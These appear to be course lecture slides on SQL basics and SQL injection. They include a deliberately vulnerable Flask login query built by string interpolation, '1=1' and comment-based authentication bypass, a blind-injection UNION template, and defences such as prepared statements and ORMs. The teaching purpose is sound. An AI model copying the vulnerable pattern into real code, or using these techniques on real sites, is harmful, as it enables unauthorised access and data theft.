


# Structured Query Language (SQL)


CREATE, INSERT, UPDATE

SELECT

# Web Architecture circa-2015



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# SQL

- Structured Query Language
  - Relatively simple declarative language
  - Define relational data
  - Operations over that data
- Widely supported: MySQL, Postgres, Oracle, sqlite, etc.
- Why store data in a database?
  - Persistence – DB takes care of storing data to disk
  - Concurrency – DB can handle many requests in parallel
  - Transactions – simplifies error handling during complex updates

# SQL Operations

- Common operations:
  - CREATE TABLE makes a new table
  - INSERT adds data to a table
  - UPDATE modifies data in a table
  - DELETE removes data from a table
  - SELECT retrieves data from one or more tables
- Common SELECT modifiers:
  - ORDER BY sorts results of a query
  - UNION combines the results of two queries



# CREATE

- Syntax

`CREATE TABLE` name (column1\_name *type*, column2\_name *type*, ...);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN

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- Example

```
CREATE TABLE people (name TEXT, age INTEGER, employed BOOLEAN);
```

<b>People:</b>	name (string)	age (integer)	employed (boolean)
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# INSERT

- Syntax

```
INSERT INTO name (column1, column2, ...) VALUES (val1, val2, ...);
```

- Example

```
INSERT INTO people (name, age, employed) VALUES ("abhi", 78, True);
```

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Abhi	78	True

# UPDATE

- Syntax

`UPDATE` name `SET` column1=val1, column2=val2, ... `WHERE` condition;

- Example

`UPDATE` people `SET` age=42 `WHERE` name="Bob";

**People:**

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

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Alice	29	True
Bob	42	False

# SELECT

- Syntax

```
SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;
```

- Example

```
SELECT * FROM people;
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```
SELECT name FROM people ORDER BY age;
```

**People:**

name (string)
Alice
Bob
Abhi

# UNION

- Syntax

```
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```

- Example

```
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name (string)	weight (integer)	extinct (boolean)
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Note: number of columns must match (and sometimes column types)

# Comments

- Syntax

command; **-- comment**

- Example

**SELECT \* FROM** people; **-- This is a comment**

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# SQL Injection

Blind Injection

Mitigations

# SQL Injection

SQL queries often involve untrusted data

- App is responsible for interpolating user data into queries
- Insufficient sanitization could lead to modification of query semantics

Possible attacks

- Confidentiality – modify queries to return unauthorized data
- Integrity – modify queries to perform unauthorized updates
- Authentication – modify query to bypass authentication checks



# Server Threat Model

Attacker's goal:

- Steal or modify information on the server

Server's goal: protect sensitive data

- Integrity (e.g. passwords, admin status, etc.)
- Confidentiality (e.g. passwords, private user content, etc.)

Attacker's capability: submit arbitrary data to the website

- POSTed forms, URL parameters, cookie values, HTTP request headers

# Threat Model Assumptions

Web server is free from vulnerabilities

- Apache and nginx are pretty reliable

No file inclusion vulnerabilities

Server OS is free from vulnerabilities

- No remote code exploits

Remote login is secured

- No brute forcing the admin's SSH credentials

# Website Login Example

## Client-side

**Enter the website**

Username

Password

Login

## Server-side

```
if flask.request.method == 'POST':
    db = get_db()
    cur = db.execute(
        'select * from user_tbl where
        user="%s" and pw="%s";' % (
            flask.request.form['username'],
            flask.request.form['password']))
    user = cur.fetchone()
    if user == None:
        error = 'Invalid username or password'
    else:
        ...
```

# Login Examples

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Incorrect syntax, too many double quotes. Server returns 500 error.

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1=1 is always true ;)  
-- comments out extra quote

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None of this is evaluated. Who needs password checks? ;)



**KEEP  
CALM  
AND  
HACK  
ON**

# Blind SQL Injection

Basic SQL injection requires knowledge of the schema

- e.g., knowing which table contains user data...
- And the structure (column names) of that table

Blind SQL injection leverages information leakage

- Used to recover schemas, execute queries

Requires some observable indicator of query success or failure

- e.g., a blank page (success/true) vs. an error page (failure/false)

Leakage performed bit-by-bit

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## Original query:

```
SELECT * FROM users WHERE id=$user_id;
```

## Result after injection:

```
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
```

- Vulnerabilities also arise from improper validation
  - e.g., failing to enforce that numbers are valid

# SQL Injection Defenses

```
SELECT * FROM users WHERE user='{{sanitize($id)}}';
```

- Sanitization
- Prepared statements
  - Trust the database to interpolate user data into queries correctly
- Object-relational mappings (ORM)
  - Libraries that abstract away writing SQL statements
    - Java – Hibernate
    - Python – SQLAlchemy, Django, SQLAlchemy
    - Ruby – Rails, Sequel
    - Node.js – Sequelize, ORM2, Bookshelf
- Domain-specific languages
  - LINQ (C#), Slick (Scala), ...

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- YES
- All untrusted input should always be validated and sanitized
  - Even with ORM and NoSQL